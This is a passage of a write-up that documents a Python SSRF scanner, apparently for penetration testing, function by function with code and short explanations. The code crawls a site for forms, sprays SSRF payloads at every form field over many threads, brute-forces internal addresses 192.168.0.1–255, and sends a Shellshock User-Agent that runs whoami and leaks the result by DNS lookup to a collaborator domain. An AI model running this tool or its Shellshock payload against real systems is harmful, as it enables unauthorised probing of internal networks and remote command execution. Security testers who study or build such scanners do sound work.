
Used to identify where to inject payloads.

5. extract_base_url(full_url)



```python
def extract_base_url(full_url):
    parsed = urlparse(full_url)
    return f"{parsed.scheme}://{parsed.netloc}"
```


Returns the base URL (scheme + domain) of a full URL.
6. filter_similar_urls(urls)



```python
def filter_similar_urls(urls):
    unique, seen = [], set()
    for url in urls:
        base = urljoin(url, urlparse(url).path)
        if base not in seen:
            unique.append(url)
            seen.add(base)
    return unique
```


Filters duplicate URLs by comparing base paths.

7. is_valid_ip_with_port(ip_port)




```python
def is_valid_ip_with_port(ip_port):
    try:
        if ":" in ip_port and ip_port.count(".") == 3:  # IPv4:port
            ip, port = ip_port.split(":")
            if all(0 <= int(octet) <= 255 for octet in ip.split(".")) and (0 <= int(port) <= 65535):
                return True
        elif ip_port.startswith('['):  # IPv6:port
            ip, port = ip_port.rsplit("]:", 1)
            ip = ip.lstrip('[')
            ipaddress.IPv6Address(ip)
            return 0 <= int(port) <= 65535
    except Exception:
        return False
    return False
```

Validates IPv4 or IPv6 addresses with optional port numbers.
8. path_payload(...)



```python
def path_payload(url, pay, param, payloads, proxies=None):
    payload = {param: pay}
    session = requests.Session()
    try:
        response = session.get(url, proxies=proxies, verify=False, timeout=5)
        default_headers = response.request.headers
        headers = {
            "Host": response.url.split("/")[2],
            "Cookie": response.headers.get("Set-Cookie", ""),
            "Content-Type": "application/x-www-form-urlencoded",
            "User-Agent": default_headers.get("User-Agent", "Mozilla/5.0"),
            "Referer": response.url
        }
        r = session.post(url, data=payload, headers=headers, verify=False, timeout=5, proxies=proxies)
    except requests.exceptions.RequestException:
        return
    if payloads in r.text.lower():
        result = {
            "URL": url,
            "Payload": pay,
            "Parameter": param,
            "os": detect_os(r),
            "Status": r.status_code,
            "length": len(r.text),
            "timestamp": datetime.now().isoformat()
        }
        results.append(result)
```


Injects payloads into the path of a URL and sends POST requests with custom headers.
9. send_with_referer(...)



```python
def send_with_referer(url, ref_payload, proxies=None):
    headers = {"User-Agent": "Mozilla/5.0"}
    try:
        original_request = requests.get(url, headers=headers, timeout=5, proxies=proxies)
        headers["Referer"] = ref_payload
        r = requests.get(url, headers=headers, timeout=5, proxies=proxies)
    except requests.exceptions.RequestException:
        pass

```

Sets a custom Referer header in a GET request.
10. collaborator(target_url, collab_domain, proxies=None)




```python
def collaborator(target_url, collab_domain, proxies=None):
    shellshock = f"() {{ :; }}; /usr/bin/nslookup $(whoami).{collab_domain}"
    for x in range(1, 256):
        ip = f"192.168.0.{x}"
        headers = {"Referer": f"http://{ip}:8080", "User-Agent": shellshock}
        try:
            response = requests.get(target_url, headers=headers, timeout=5, proxies=proxies)
        except requests.exceptions.RequestException as e:
            return

```

Attempts to trigger an external DNS lookup to a collaborator domain (e.g., Burp Collaborator).


11. url_encode(original_url)



```python
def url_encode(original_url):
    encoded = quote(original_url, safe="/")
    return re.sub(r"%([0-9A-F]{2})", lambda m: f"%{m.group(1).lower()}", encoded)
```

URL-encodes a string.


12. extract_links(url, proxies=None)



```python
def extract_links(url, proxies=None):
    try:
        response = requests.get(url, proxies=proxies)
        response.raise_for_status()
        soup = BeautifulSoup(response.text, 'html.parser')
        links = set()
        for a_tag in soup.find_all('a', href=True):
            full_link = urljoin(url, a_tag['href'])
            parsed_url = urlparse(full_link)
            query_params = parse_qs(parsed_url.query)
            if 'path' in query_params:
                clean_link = full_link.split('path=')[0] + 'path='
                links.add(clean_link)
        return links
    except requests.exceptions.RequestException as e:
        return set()
```

Uses BeautifulSoup to extract all <a href> links and looks for path= query parameters.


13.process_payload(...)



```python
def process_payload(ip, i, target_url, payload, name, proxies=None):
    constructed_url = "http://" + ip[:10] + str(i) + ip[-5:]
    ssrf_post(target_url, constructed_url + payload, name, return_bool=True)
```

Takes an IP template and modifies the middle part with a number i to generate a new internal IP address and send it to ssrf_post().(Bruteforce attack)


14. save_to_json(data, filename)



```python
def save_to_json(data, filename):
    with open(filename, 'w') as f:
        json.dump(data, f, indent=4)
```

Saves results to a JSON file.


15. display_json(data)



```python
def display_json(data):
    print("\n" + json.dumps(data, indent=4))
```

Prints JSON-formatted results to console.


16. save_to_csv(data, filename)



```python
def save_to_csv(data, filename):
    with open(filename, 'w', newline='') as f:
        writer = csv.writer(f)
        writer.writerow(["URL", "Payload", "Parameter"])
        for entry in data:
            writer.writerow([entry["URL"], entry["Payload"], entry["Parameter"]])
```

Saves results to a CSV file.

17. display_csv(data)




```python
def display_csv(data):
    print(f"{'URL':<40} | {'Payload':<30} | {'Parameter'}")
    print("-" * 100)
    for entry in data:
        print(f"{entry['URL']:<40} | {entry['Payload']:<30} | {entry['Parameter']}")
```

Prints CSV-style formatted results to console.

Main Scanner Logic

1. process_single_url(base_url, ssrf_payloads, path_payloads, args, proxies)




```python
def process_single_url(base_url, ssrf_payloads, path_payloads, args, proxies):
    global results
    main_page_content = fetch_content(base_url, proxies=proxies)
    raw_links = set(re.findall(r'href=["\'](.*?)["\']', main_page_content))
    absolute_links = {urljoin(base_url, link) for link in raw_links}
    actions_list, value_fields_list, name_fields_list = [], [], []

    for link in absolute_links:
        page_content = fetch_content(link, proxies=proxies)
        for func in (extract_actions, extract_values, extract_names):
            for item in func(page_content):
                if func == extract_actions and item not in actions_list:
                    actions_list.append(item)
                elif func == extract_values and item not in value_fields_list:
                    value_fields_list.append(item)
                elif func == extract_names and item not in name_fields_list:
                    name_fields_list.append(item)

    result_links = filter_similar_urls(absolute_links)
    url_value = []
    for v in value_fields_list:
        base_v = extract_base_url(v)
        if base_v not in url_value:
            url_value.append(base_v)

    target_urls = [f"{base_url}{action}" for action in actions_list]


    ip_ports = [i.split("://")[-1] for i in url_value]
```




```python
    with concurrent.futures.ThreadPoolExecutor(max_workers=args.threads or 50) as executor:
        for ip in ip_ports:
            if is_valid_ip_with_port(ip):
                print(ip)
                for i in range(1, 256):
                    for target in target_urls:
                        for payload in path_payloads:
                            for name in name_fields_list:
                                executor.submit(process_payload, ip, i, target, payload, name, proxies)

    tasks = [(target, payload, name) for target in target_urls for payload in ssrf_payloads for name in name_fields_list]
    with requests.Session() as session:
        with concurrent.futures.ThreadPoolExecutor(max_workers=args.threads or 20) as executor:
            futures = [executor.submit(ssrf_post, url, payload, name, session, False, proxies) for url, payload, name in tasks]
            concurrent.futures.wait(futures)

    tar = []
    for k in result_links:
        p = extract_links(k, proxies=proxies)
        p_cleaned = [url.replace(base_url, "") for url in p]
        tar.extend(p_cleaned)

    with concurrent.futures.ThreadPoolExecutor(max_workers=args.threads or 50) as executor:
        futures = []
        for target_url in target_urls:

            for payload in ssrf_payloads:
                for u in tar:
                    combined = u + payload
                    encoded_text = url_encode(combined)
                    for n in name_fields_list:
                        futures.append(executor.submit(path_payload, target_url, encoded_text, n, payload, proxies))
        concurrent.futures.wait(futures)
```



```
    if args.collaborator:
        collab_domain = args.collaborator.strip()
        for link in result_links:
            send_with_referer(link, "http://" + collab_domain, proxies)
        if args.bruteforceattack.strip().lower() == "yes":
            with concurrent.futures.ThreadPoolExecutor(max_workers=args.threads or 20) as executor:
                futures = [executor.submit(collaborator, link, collab_domain, proxies) for link in result_links]
                concurrent.futures.wait(futures)

    if args.output:
        if args.output == "json":
            display_json(results)
            save_to_json(results, "results.json")
        elif args.output == "csv":
            display_csv(results)
            save_to_csv(results, "results.csv")
    else:
        for res in results:
            print(res)
```

This is the heart of one-target scanning:

Crawl main page to collect all links (href=) and normalize to absolute URLs.

For each link:

Fetch page content.

Extract all action=, value=, name= fields.

Deduplicate similar URLs and base URLs.

Build list of SSRF targets by combining base URL + each extracted form action.

Brute-force path-based SSRF

For each discovered hostname:port from URL values, try varying trailing numbers 1–255.

Concurrently submit path_payload to each form endpoint.

Standard SSRF blast

Using all (form-action, ssrf_payload, param_name) combinations, POST concurrently.

Chained SSRF via “path=”

Extract additional “path=” links from all result pages, append each SSRF payload, URL-encode, re-POST.

Blind SSRF (Collaborator)


If configured, run send_with_referer and full collaborator scan.

Output

Print or save to JSON/CSV, depending on CLI flags.

2. class SSRFScanner:

A) def __init__(....)



```
class SSRFScanner:
    def __init__(self, url=None, url_list=None, output=None, threads=20, payload_list=None, path_payload_list=None, collaborator=None, bruteforceattack=None,
    proxy=None):
        self.url = url
        self.url_list = url_list
        self.output = output
        self.threads = threads or 20
        self.payload_list = payload_list or "payload.txt"
        self.path_payload_list = path_payload_list or "pathpayload.txt"
        self.collaborator = collaborator
        self.bruteforceattack = bruteforceattack
        self.proxy = proxy
        self.proxies = {}
        if proxy:
            self.proxies = {
                "http": f"http://{proxy}",
                "https": f"http://{proxy}"
            }
        self.results = []
```

Initializes the scanner with:

Target URL or list

Payload files


Collaborator domain

Proxy settings

Thread count

Output format

B)scan(self)



```python
def scan(self):
    global results
